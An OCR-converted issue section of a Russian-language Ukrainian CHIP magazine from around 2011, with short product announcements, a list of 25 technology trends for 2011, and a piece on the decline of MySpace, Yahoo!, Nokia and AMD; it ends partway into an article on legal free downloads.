80 часов воспроизведения музыки — на такое способен даже не каждый аудиоплеер. Но именно столько, по утверждению Philips, работает новый мобильный телефон Xenium X513. В режиме ожидания он может продержаться до двух месяцев (правда, в лабораторных условиях, но цифра все равно впечатляет). Аппарат интересен не только продолжительным временем работы от одного заряда аккумулятора. Другая его особенность — поддержка двух SIM-карт. Телефон обладает строгим классическим дизайном. Данные можно хранить на картах памяти microSD объемом до 16 Гбайт. Аппарат предназначен для сетей GSM и поддерживает EDGE. Рекомендованная розничная цена модели — 1200 гривен. ■ [www.philips.com](http://www.philips.com)



## Графические карты На опережение

AMD представила графические адAPTERы Radeon HD 6970/6950, оснащенные 2 Гбайт видеопамяти стандарта GDDR5. Видеокарты построены на изготавливаемом по 40-нанометровой технологии чипе с площадью кристалла 389 мм<sup>2</sup> (2,64 млрд транзисторов), который известен под кодовым именем Cayman. У старшей модели частоты ядра и памяти составляют 880 и 1375 МГц соответственно, в то время как у Radeon HD 6950 эти показатели равны 800 и 1250 МГц. Коммуникационные возможности обоих продуктов представлены двумя разъемами DVI, портом HDMI 1.4a и парой выходов Mini DisplayPort 1.2. ■ [www.amd.ru](http://www.amd.ru)



## Великолепная четверка

Новая линия гелей для душа Palmolive для мужчин «2 в 1» дарит свежие и яркие впечатления. Каждый из четырех видов гелей создан на основе натуральных природных ингредиентов.

В состав новой линейки вошли четыре новых аромата. Освежающие гель и шампунь «Северный океан» с морскими минералами дарят букет ароматов эвкалипта и ментола. Набор тонизирующих

средств «Дикие джунгли» с экстрактом тропического дерева и запахом мускуса, сандаля и цитрусовых вернет бодрость и улучшит настроение. Расслабляющие гель и шампунь «Гармония востока» с экстрактами какао и кокоса помогут успокоиться после трудного дня, а пробуждающая серия «Энергия Вулкана» с магнием и цинком зарядит тело энергией.

■ [www.colgate.com](http://www.colgate.com)

## Duracell Rally — гонки для всех и каждого

Зима — это такое время, когда немало водителей предпочитают ходить пешком. В середине декабря самые активные посетители торговых центров Киева, Львова, Днепропетровска, Харькова, и Одессы получили возможность вновь пройтись по крутым виражам, став участниками уникального мероприятия — Rally десятикратной мощности от торговой марки Duracell. Главная отличительная черта чемпионата — все пульты радио-

управляемых машин, которые использовали участники, были оснащены батарейками Duracell. Ралли стало наглядной демонстрацией возможностей элементов питания этой компании. Батарейки Duracell способны работать в десять раз дольше, чем обычные солевые батарейки. Они не содержат добавок в виде тяжелых металлов — ртути и кадмия, а значит, более экологически безопасны.

■ [www.duracell.com](http://www.duracell.com)



## Бритва для чемпионов

Сотрудничество компании Gillette и звезды мирового хоккея Александра Овечкина было отмечено выпуском специального подарочного набора Gillette Fusion Cool White с фотографией и подписью хоккеиста на упаковке. В каждом комплекте подарок — бритвенная ручка. Бритва Fusion Cool White получила одобрение Украинской ассоциации дерматологов. И неудивительно: в этой модели воплощены все передовые технологии Gillette Fusion: пять тончайших лезвий с покрытием против трения уменьшают раздражение, а 15 микрогребней разглаживают кожу и приподнимают



волоски. Конструкция гарантирует чистое и легкое бритье с минимальным дискомфортом, что особенно важно для чувствительной кожи.

■ [www.gillette.ua](http://www.gillette.ua)



## Проснись и зарядись!

AXE Rise Up — это энергичный цитрусовый коктейль, способный разбудить даже в самое хмурое утро посреди зимы. Утренний гель для душа AXE Rise Up с экстрактом лайма избавит от остатков сна и поможет активно начать новый день. А дезодорант Rise Up усилит действие аромата, придаст уверенности и не позволит растеряться в любой не-предвиденной ситуации.

■ [www.axe.ua](http://www.axe.ua)

# Хиты цифрового


Электронные книги с цветными дисплеями, OLED-телевизоры и первые релизы бета-версии Windows 8 — сегодня мы расскажем о 25 новинках, которые потрясут мировое IT-сообщество в наступившем 2011 году. CHIP

## 1. Цветные дисплеи для электронных книг

Планшетные ПК с цветными экранами и интерактивными возможностями сильно осложнены жизнью производителей электронных книг, и теперь «читалки» скорее всего немного подешевеют. Но с использованием технологии E-Inks Triton даже недорогие ридеры смогут демонстрировать в цвете газеты и журналы. Конечно, планшеты не смогут полностью вытеснить электронные книги. Тем более что последние тоже совершенствуются: с 2011 года New York Times будет публиковать свои рейтинги бестселлеров и для ридеров.

### ЭЛЕКТРОННЫЕ ЧЕРНИЛА СТАНОВЯТСЯ ЦВЕТНЫМИ

Технология Triton дополняет микрокапсулную структуру слоем фильтров из субпикселяй. Они кажутся цветными, если капсулы переключены на белый цвет.



## 2. Android наступает

Год назад всего 3,5% всех проданных смартфонов поставлялись с операционной системой Android. Сегодня этот показатель достиг почти 25%, и тенденция роста сохраняется. Производители устройств рады, так как им не приходится платить лицензионные отчисления, а пользователи получают быструю и простую в использовании ОС, которая постоянно совершенствуется. В течение следующего года появится около полумиллиона приложений для Android OS. Планшетный ПК Adam должен вызвать очередной всплеск интереса к подобным гаджетам. Впрочем, конкуренты в лице новой платформы MeeGo от Nokia и Intel не дремлют.

## 3. NFC & 3D для смартфонов

Пользующаяся огромной популярностью в Японии технология высокочастотной радиосвязи малого радиуса действия (NFC, Near Field Communication) в скором времени сделает возможной оплату покупок с помощью мобильного телефона, использование его в качестве билета в общественном транспорте, автомобильного ключа или ключа от гостиничного номера. Новейший протокол под названием Wi-Fi Direct для прямой беспроводной связи между устройствами делает излишним использование медленного Bluetooth-модуля, ведь с ним данные могут передаваться в 20 раз быстрее. Идущая на смену UMTS технология LTE позволит повысить скорость скачивания данных через мобильный Интернет до десятков мегабит в секунду. А растущие вычислительные потребности в состоянии удовлетворить двуядерные процессоры, такие как NVIDIA Tegra 2. Все популярнее будут мобильные телефоны с 3D-дисплеем, для которого не требуются специальные очки. Да и расходы на создание автостереоскопического экрана малого размера с невысоким разрешением, пользоваться которым сможет только владелец телефона, не так уж велики.

## 4. Победное шествие «навифонов»

Классические навигаторы постепенно выходят из моды: мобильные телефоны на базе ОС Android и Windows изначально оснащаются системами ориентирования, Nokia также предлагает свое решение. Производители специализированных устройств компенсируют потери, разрабатывая приложения для смартфонов. Так, Navigon привлекает пользователей возможностями «дополненной реальности» (Augmented Reality): информация об интересных зданиях или площадях высвечивается поверх изображения объектов, которое передает на дисплей камера смартфона.

# мира 2011

## ПЛАНШЕТЫ И СМАРТФОНЫ

5



4



6



7



### 5. Ноутбуки: Dual-Boot и 3D-дисплеи

Маркетологи прогнозируют, что рост продаж ноутбуков в 2011 году составит 15–20%. Многие модели мобильных компьютеров будут оснащаться 3D-дисплеями, которые одинаково хорошо подходят как для игр, так и просмотра фильмов. Возрастет популярность решений с двумя операционными системами, причем в качестве второй ОС чаще всего будет выступать Android: за нее производитель не платит лицензионных отчислений, а пользователь наслаждается быстрым включением компьютера и увеличенной продолжительностью автономной работы.

### 6. Планшеты наводняют рынок

В 2010 году компания Apple произвела настоящую революцию на рынке планшетных компьютеров. В 2011-м, с появлением большого количества новых моделей, ожидается резкое усиление конкуренции. Новинки будут отличаться друг от друга операционными системами, оснащением и возможностями. Так, появятся устройства с выдвижной клавиатурой или интерфейсом Bluetooth, предназначенный для прослушивания музыки через внешнюю аудиосистему. Размеры экрана от 7 до 10 дюймов по-прежнему считаются основными. Пончалу большая часть дисплеев будет производиться на основе LCD-технологии, но к концу следующего года ей на смену придет OLED. В 2011-м упрочатся позиции ОС Android от Google, однако и устройства на базе Windows 7 будут распространены довольно широко. Из-за того что «семерка» ориентирована на использование мыши, подобная конкуренция дается Microsoft нелегко. У специалистов из Apple подобных проблем нет: они уже работают над моделью iPad 2, которая должна стать следующим этапом в революционной деятельности этой компании.

### Классические нетбуки


Нетбуки пользуются все меньшим спросом. Они переходят в категорию нишевых продуктов, интересных определенному кругу пользователей — например, блогерам. Изменить тенденцию может веб-ориентированная ChromeOS. Но вряд ли даже ей удастся вновь сделать нетбуки фаворитами рынка.

### 7. Windows Phone наносит ответный удар

Создав свою мобильную ОС Windows Phone 7, компания Microsoft достойно ответила на атаки конкурентов. Устаревшая Windows Mobile сильно сдала позиции, зато разработанная с нуля новая операционная система своими возможностями впечатлила производителей как программного обеспечения, так и «железа». К достоинствам этой ОС следует отнести большой выбор устройств, а также удачную интеграцию со службой Xbox Live. Аналитики предполагают, что до 2014 года Microsoft сможет увеличить свою долю на рынке до 10%.

## 8. 3D-контент станет доступнее

Медленно, но верно стереотелевизоры сравниваются по цене с обычными устройствами. Одновременно увеличивается и количество доступных для просмотра в домашних условиях 3D-программ и фильмов. Игровые приставки и компьютерные игры тоже активно участвуют в развитии рынка объемного изображения: в связи с тем, что модели игровых миров уже создаются трехмерными, представить их в 3D-виде совсем нетрудно. Фотоаппараты и видеокамеры теперь также способны фиксировать стереоизображение. Технология его создания может использовать либо насадочную линзу, как у Panasonic, либо интегрированный 3D-объектив, как у Fujifilm. После того как Toshiba выпустила первый автостереоскопический телевизор (который можно смотреть без специальных очков), за ней стали подтягиваться и остальные производители — правда, они пока демонстрируют лишь прототипы. Стоимость проекторов с трехмерным разрешением Full HD со временем опустится до уровня хорошего 3D-телевизора.



## 3D- и веб-телевидение

### 10



### 9



### 3D-ТВ

Все больше 3D-каналов становятся доступными через спутники и в сетях кабельного телевидения. К сожалению, большинство из них предлагаются в составе платных пакетов, и массового распространения стереоканалов с финансированием за счет рекламы в ближайшее время не предвидится.

### 11



## 9. OLED и разрешение 4K

В 2011 году компания LG впервые представит свои OLED-телевизоры с диагональю 31 дюйм. Благодаря меньшему времени отклика матрицы и высокому уровню контрастности они будут демонстрировать великолепное качество объемного изображения. Одновременно с этим ряд производителей, в том числе Samsung, продвигают телевизоры с разрешением 4K, то есть с количеством пикселей вчетверо большим, чем у моделей формата Full HD. Правда, из-за дефицита соответствующего контента (если не брать в расчет несколько роликов на YouTube) 4K-модели вряд ли поступят в серийное производство в 2011 году.

## 10. Интернет-ТВ

Телевидение через Сеть — все более востребованная услуга на сегодняшний день. Благодаря HbbTV (см. стр 62) прежний телетекст заменит медиатека, а доступ к программе телепередач можно будет получать через Интернет с помощью пульта ДУ. Еще больше функций предлагает Google TV. Эта платформа пока медленно продвигается на рынок, но со временем соответствующие телевизоры обеспечат зрителям доступ к поиску фильмов через Google и воспроизведение веб-роликов. Google TV предоставляет доступ и к другим функциям — например, просмотр фильма без рекламы после уплаты небольшой суммы. Привычные телеканалы принимают вызов новых конкурентов, предлагая решения Video-on-Demand (видео по запросу). Количество устройств, которые позволяют зрителю формировать список телепередач, неуклонно растет. Даже консоли типа PlayStation 3 обеспечивают доступ к таким службам, как Lovefilm или Hulu Plus. Благодаря отличным характеристикам изображения и хорошему соотношению цены и качества расширяется присутствие IPTV-платформ. Вследствие этого появятся и первые телевизоры с поддержкой предпочтаемого в Европе стандарта DVB-IPTV, которым не потребуются отдельные ресиверы.

## 11. Жесты для телевизоров

Компания Microsoft, разработавшая систему Kinect для управления игровой приставкой Xbox 360, продемонстрировала, как можно реализовать комфортное управление электронными устройствами при помощи жестов. Производители телевизоров видят в Kinect концепцию для применения в более сложных решениях. Первые модели будут распознавать простейшие жесты — например, направленный на экран телевизора указательный палец будет означать вызов виджетов или активацию управления с помощью курсора. Позднее будет реализовано полноценное управление телевизорами с помощью жестов.



## НАСТОЛЬНЫЕ ПК

12



15

### Компьютеры «все в одном»

Сенсорный экран компьютера-моноблока производит двойственное впечатление. С одной стороны, Windows 7 не слишком хорошо приспособлена для управления пальцами, с другой — пользователь вынужден наклоняться вперед для прикосновения к экрану. Выходом могли бы стать концепт-решения, у которых сенсорный экран для пальцевого управления плавно изгибается бы и переходил бы в горизонтальную панель для работы с системой.



14



13

### 13. Интеграция видеопроцессоров и многоядерность

Тенденция объединения CPU и GPU в одном чипе набирает обороты: компания Intel интегрировала графическое ядро в кристалл процессора Sandy Bridge, а инженеры AMD создали аналогичное решение под названием Fusion. Преимущество нового подхода в том, что пользователь, которому достаточно средних возможностей интегрированного графического контроллера, экономит деньги и электроэнергию. Таким образом, производители заложили первый камень в дело создания систем на одном кристалле, в которые помимо центрального и графического процессоров будут интегрированы и функции материнской платы. Встроив 12 ядер в свои серверные чипы, компания Intel, кажется, подобралась к пределам возможного при создании многоядерных систем. Однако конкуренты в лице AMD предлагают свои серверные процессоры с количеством ядер до 16. Ответ Intel — чип Knights Corner с 50 ядрами, изготовленными по 22-нанометровому техпроцессу. Тем временем производители программ оптимизируют свои продукты для работы с многоядерными чипами, ведь только после этого приложения получают прирост скорости и другие преимущества новейших CPU.

### 14. Первые бета-версии Windows 8

Официальный выход Windows 8 назначен на осень 2012 года, но первые бета-версии ожидаются годом ранее. В новой ОС от Microsoft нам обещают иную концепцию обеспечения безопасности — например, вход в систему с использованием видеокамеры. Привязка к «облачным» технологиям также станет стандартной функцией: на планшете под управлением Windows 8 пользователи смогут работать с теми же данными, программами и настройками, что и на настольном компьютере. Станет возможным и резервирование информации в «облачке». Еще одним нововведением будет регистрация на веб-сайтах с данными учетной записи пользователя Windows. К тому же Microsoft интегрирует свою новую ОС с магазином приложений, а время загрузки компьютера сократится практически до нуля. Благодаря существенно улучшенной поддержке сенсорных дисплеев эта операционная система будет хорошо приспособлена к работе на планшетных ПК. Наличие различных датчиков позволит автоматически менять яркость экрана в соответствии с внешним освещением, а также отключать его, если пользователь отходит от компьютера.



### 15. Мощные видеокарты с DirectX 11

Трехкратное увеличение эффективности ожидается у новых графических карт NVIDIA Fermi. Вместо нынешних двух гигаполис на один ватт новое видеоядро Kepler должно демонстрировать шесть. Эти ядра NVIDIA будут производить по 28-нанометровому техпроцессу (AMD изготавливает свои GPU с поддержкой DirectX 11 по 32-нанометровой технологии). К тому же множественные блоки тесселяции отвечают за более быстрые вычисления и обеспечивают более качественное отображение объектов — по крайней мере, в играх, поддерживающих DirectX 11.

## 12. Новые порты, больше памяти

Оптический интерфейс LightPeak с пропускной способностью до 10 Гбит/с позволяет подключать любые устройства — от монитора до мыши. У USB 3.0 скорость вдвое ниже, но его преимущество — наличие обратной совместимости. Новая система UEFI, позволяющая использовать винчестеры объемом более 2 Тбайт, начнет вытеснять BIOS (см. стр. 72). SSD-накопители к концу года подешевеют до уровня 15 копеек за гигабайт. Новые стандарты беспроводного обмена данными (такие как WiGig и TransferJet 2.0) угрожают существованию Bluetooth.

## 16. Качественные «компакты»

Компактные фотоаппараты класса High-End переживают рост популярности. Сегодня они оснащаются матрицами, размер которых почти на 40% больше, чем у прежних моделей, а светосильные объективы позволяют делать отличные снимки даже при плохой освещенности без использования вспышки. Удобство работы с камерой повышается за счет применения сенсорных и высококонтрастных AMOLED-дисплеев — этим дорогие модели отличаются от своих более бюджетных конкурентов. К тому же функциональность новинок расширяется за счет дополнительных аксессуаров — внешних видеодикателей, вспышек, телеконвертеров и макролинз.

## 17. Мегазум для любителей

Идет ли речь о камерах топового класса Bridge или миниатюрных мегазумах, производители решительно повышают оптическое увеличение в своих фотоаппаратах. Так, уже сегодня у некоторых моделей оно является 35-кратным, а к концу этого года могут появиться фотоаппараты с объективами, оптическое увеличение которых достигнет значения 40. Для компактных мегазумов стандартным на сегодняшний день считается 15-кратное увеличение.



## ФОТО И ВИДЕО



16

18



17



### УМНЫЙ ПОМОЩНИК

Если при сильном приближении объект съемки вдруг пропадает из поля зрения, нажатием одной кнопки можно просмотреть общую картинку и навести рамку зумирования на нужное место.



## 18. GPS, HDR и другие нововведения

С помощью многочисленных дополнительных функций производители компактных камер борются за внимание фотолюбителей. Так, интегрированные видеопроекторы позволяют моментально просматривать сделанные снимки на стене или экране. Второй дисплей на фронтальной панели помогает делать автопортреты. А встроенная функция HDR дает возможность создавать впечатляющие кадры с расширенным динамическим диапазоном. Компас и датчики движения дополняют GPS-приемник, записывающий координаты снятого объекта.

## 19. Недорогие системные камеры

Производители делают ставку на компактные фотоаппараты со сменными объективами. Новые модели системных камер предназначены для моментальных снимков: все большее количество элементов управления перемещается на сенсорный дисплей, диагональ которого составляет не менее трех дюймов. При необходимости пользователь сможет быстро вызвать их для настройки параметров съемки. Новые модели будут предлагать фокусировку при касании экрана, а также возможность доступа к часто используемым опциям через главное меню камеры. Кроме того, будут улучшены и функции видеозаписи: стандартом для данного класса фотоаппаратов станут съемка роликов в формате Full HD и запись стереозвука. Матрицы увеличиваются до размера матриц «зеркалки» начального уровня. Благодаря отказу от зеркала или зум-объектива, частично располагающегося в корпусе, габариты новинок существенно уменьшаются, как и цены на них: стоимость системных камер снижается на 20–25%. Что же касается удобства использования, то компактные фотоаппараты значительно превосходят по данному показателю крупногабаритные «зеркалки».

## 3D-фотокамеры

Хотя все больше производителей фотокамер снабжают свои продукты 3D-возможностями, оценить успех подобного шага трудно. Пока имеется не так уж много подходящих устройств для просмотра стереофотографий, да и необходимость приобретать для этого специальные очки является лишним препятствием. Еще один недостаток — привлекательность статичных картин в формате 3D существенно меньше, чем видеофильмов или компьютерных игр.



19



20



## 20. Видео с «зеркалкой»

Ни один производитель современных DSLR-фотоаппаратов не отказывается от оснащения их функцией съемки роликов в формате Full HD. При этом в сравнительно небольшой корпус «зеркалки» перемещается все больше возможностей профессиональных видеокамер — например, разъемы для подключения внешнего микрофона. И все чаще жизнь фотографу облегчают поворотно-откидные дисплеи. Одновременно с этим небывалыми темпами развивается и рынок аксессуаров: специальные штативы, система Steady-Cam для съемки на ходу и различные приспособления для наплечного крепления становятся все дешевле.

## ПРОГРАММЫ И ИНТЕРНЕТ



22



### Мобильная оплата

Оплата товаров и услуг с помощью мобильного телефона в будущем будет использоваться все шире, однако единого подхода к решению данного вопроса пока не существует. Кроме того, зачастую платежные системы чрезвычайно сложны. Вряд ли в ближайшее время количество пользователей сервисов мобильных платежей даже в западных странах превысит 1–2%. Выходом из положения могла бы стать разработка общего стандарта, а также использование технологии NFC для аутентификации, подобной тому, что обещают предложить Google Nexus S и Apple iPhone 5.

24



### 21. Магазины ПО для всех ОС

Виртуальные прилавки для торговли программами расширяются и используются на различных устройствах. Начало этому положила компания Apple, продающая в своем App Store ПО для смартфонов и планшетов. Теперь и Microsoft решила интегрировать в будущую Windows 8 систему под названием Windows Store. Amazon откроет свой магазин приложений только для устройств на базе ОС Android, а в Kindle Store уже предлагаются продукты для ПК, решений с iOS, Android и Windows Phone. Mozilla и Samsung начнут продажу кросс-платформенных приложений — например, для телевизоров и мобильных телефонов.

### 22. Умные программы заменят «железо»

Благодаря специализированным приложениям мобильные аппараты умеют почти все: они становятся пультами ДУ для ПК, телевизора или музыкального центра в домашней сети и заменяют ключ от автомобиля или домашней двери. Видеочаты через телефон с использованием Skype или FaceTime завоевывают популярность благодаря высокому качеству связи и низкой стоимости разговора — теперь можно отказаться от ноутбука и веб-камеры. Новое поколение приложений для работы с потоковыми данными посыпает телепередачи и видео по запросу непосредственно на мобильное устройство. Благодаря возможности подключения некоторых современных аппаратов через HDMI к телевизору они превращаются в своего рода ресиверы цифрового телевидения. Фотографии будут загружаться непосредственно с мобильного телефона в Facebook, Flickr и прочие социальные сети и сервисы. С помощью соответствующих приложений можно будет напрямую отправлять сделанные снимки на совместимые принтеры, без необходимости их копирования на ПК. Появится даже возможность сканирования с помощью мобильного телефона.

### 23. Недорогой мобильный Интернет

Уже в конце 2010 года у сотовых операторов появились тарифные планы и опции с уплатой менее 5 копеек за 1 Мбайт трафика. Также предлагается безлимитный трафик в течение дня менее чем за 10 гривен с максимально доступной скоростью. Причем воспользоваться такими условиями можно практически на всей территории Украины. С распространением сетей 3G и WiMAX, а также ростом числа их пользователей цены будут снижаться. К концу 2011 года в крупных городах стоимость безлимитного мобильного доступа будет мало отличаться от расценок на проводной Интернет.

### 24. Все и везде доступно через «облако»

Все больше компаний предлагают услуги по использованию «облачных» служб, посредством которых можно не только обмениваться файлами между двумя компьютерами, но и идентифицировать себя с любого ПК или продолжить начатую игру с того же места, где остановился.

Интернет-службы обеспечивают синхронизацию данных, хранящихся на телефоне и ноутбуке.

### 25. Экономия благодаря социальным скидкам

Сегодня на Западе быстро завоевывают рынок цифровые системы предоставления скидок, объединенные с системой геолокации на базе смартфона. Провайдеры типа Foursquare, Gettings или Facebook Deals через смартфон сообщают пользователю, какие интересные предложения имеются в находящихся поблизости магазинах, барах или ресторанах. Если он посетит какое-то из этих заведений, то сможет зарегистрироваться там и получить скидку при покупке или оплате услуг.

# Спотыкающиеся гиганты

Они играли в высшей лиге, но упустили свой шанс. CHIP рассматривает ошибки MySpace, Yahoo!, Nokia и AMD.

**2007** год: Apple совершает революцию на рынке смартфонов. Теперь мобильным аппаратам не нужна клавиатура, а картинки можно удобно увеличивать и уменьшать двумя пальцами. Где же была Nokia? Именно эта компания все еще остается мировым лидером на рынке сотовых устройств, но конкуренция усиливается: не только Apple, но и Google, Motorola и HTC обошли Nokia в сегменте «умных» телефонов.

**30 020** сотрудников Nokia работают в области исследований и развития — это около 30% всех служащих компании. Но все же их усилий не хватает, чтобы тягаться с Apple на рынке смартфонов. «Умные» телефоны Nokia пользуются репутацией устройств, нуждающихся в доработке. Например, вышедший в прошлом году N97 приводит в замешательство неясной структурой меню. Пользователи привыкли, что на стартовом экране iPhone можно сразу увидеть все пункты. Новая операционная система MeeGo должна решить эту проблему в 2011 году. Nokia же объясняет данный недостаток нарушением патентных прав. С 2009 года идет судебный процесс: Apple обвиняется в нарушении патентов на передачу данных по беспроводным каналам, кодирование речи и шифрование.

**500 000 000**

человек зарегистрировались в Facebook к июлю 2010 года, и тенденция увеличения числа пользователей сохраняется. Ресурс MySpace недооценил конкурента. Еще в 2007-м основатель MySpace Крис де Вольф утверждал: «Facebook — сеть для студентов. Это одна ниша». Сегодня сама MySpace занимает только одну нишу: с момента своего появления этот сайт фокусировался прежде всего на музыкантах. Новостная корпорация Руперта Мердока купила MySpace в 2005 году за \$580 млн, намереваясь сделать из социальной сети полную мультимедийную противоположность MTV. Но план провалился, так как пользователи не поддержали эту идею. В то время как Facebook непрерывно увели-

## Второе рождение

MySpace не желает мириться со своей второй ролью и предпринимает отчаянные усилия по всем направлениям. Руководители сервиса хотят трансформировать сайт из «места для друзей» в «социальный развлекательный пункт назначения». Развлечениям будет уделяться больше внимания, появится система поощрений, а связь между фанатами, звездами и новым типом пользователей — кураторами — станет проще.

## Новый профиль пользователя

Новый MySpace поменяет не только логотип но и интерфейс. Пример стартовой страницы вы можете увидеть на скриншоте ниже. Уже сейчас ввели в эксплуатацию новую страницу пользователя, которая приобрела большее количество настроек. Зарегистрированные участники могут создать свое оформление или выбрать одну из нескольких десятков готовых, довольно симпатичных тем.



чивала число пользователей, MySpace переживала застой. Сегодня в этой социальной сети около 100 млн пользователей. Три года назад их было в два с лишним раза больше. И только около 18 млн пользователей сейчас активны — тенденция снижения популярности очевидна. CHIP


# ВЗЛЕТ И ПАДЕНИЕ

Показатели бывших лидеров рынка находятся в застое или падают, в то время как их конкуренты демонстрируют фантастический рост. Обо что споткнулись MySpace, Yahoo!, Nokia и AMD? Какими были их самые большие ошибки?

Рост — падение


Проигравшие

Главная ошибка




## MySpace: выбрано неправильное направление

Основанная в 2003 году сеть спустя три года отмечала достижение отметки в 100 млн пользователей. С самого начала MySpace ориентировалась на музыкантов, присутствующих на американском рынке. Из-за этого она не смогла ничего противопоставить Facebook с ее универсальной направленностью.




## Yahoo!: помочь бизнесу со стороны

До того как название компании Google стало синонимом поиска в Интернете, Yahoo! была лидером среди поисковых систем. Но этот сервис всегда зависел от чужой помощи: Altavista, Inktomi, а до 2004 года и Google снабжали поисковую систему Yahoo! алгоритмами.



## Nokia: упустила моду на смартфоны

Прибыль компании снизилась на 40% — эту новость Nokia распространила в июле. Причина в том, что смартфоны этого производителя не пользуются популярностью. Даже появившаяся осенью новинка Nokia N8 использует операционную систему Symbian, уже считающуюся устаревшей.



## AMD: слишком маленькая компания, чтобы не отставать

Когда-то AMD была лидером рынка, а ее процессоры были мощнее продуктов от Intel. Но конкурентная борьба несправедлива: Intel в восемь раз крупнее и может вкладывать намного больше денег в исследования, поэтому она снова впереди.

## Видео и шоу при потере пользовательского интереса

В 2005 году Руперт Мердок купил MySpace. В планах были видеотрансляции в Сети. Но идея не прошла, и количество пользователей уменьшилось.



## Напрасный поиск сильного партнера

Поисковая система — некогда основной источник доходов Yahoo! — переживает кризис. Теперь ее успех зависит от Microsoft, но доля в 11% на рынке США явно недостаточна.



## Карманные консоли N-Gage становятся залежавшимся товаром

В 2003 году система N-Gage должна была вывести Nokia на рынок карманных компьютеров. Но из заявленных 6 млн консолей к концу 2004 года финны смогли продать только 1 млн.




## Процессор ноутбука Puma разочаровывает

Ноутбуки с процессорами Puma должны были быть на 40% быстрее, чем у конкурента. Но когда CPU увидел свет, результаты разочаровали: решения от Intel демонстрировали лучшие показатели.



# Скачиваем

Что можно скачать из Интернета на законных основаниях?  
Мы расскажем о лучших сайтах, которые готовы бесплатно предоставить вам фильмы, музыку и программное обеспечение.



**Получайте** бесплатные программы только из проверенных и надежных источников, чтобы избежать ловушек

Полную версию дорогостоящего графического редактора или серийный номер для антивирусной программы можно скачать с пиратского сайта или файлообменного ресурса, такого как RapidShare. Однако это незаконно, причем отследить нарушителя несложно — было бы желание правообладателя. А оно с каждым годом становится все сильнее.

## Вредоносные программы в нагрузку

Если вы набираете в поисковом сервисе запросы вроде «keygen» или «серийный номер», то первые ссылки из списка результатов с большой

## БЕСПЛАТНЫЙ СОФТ

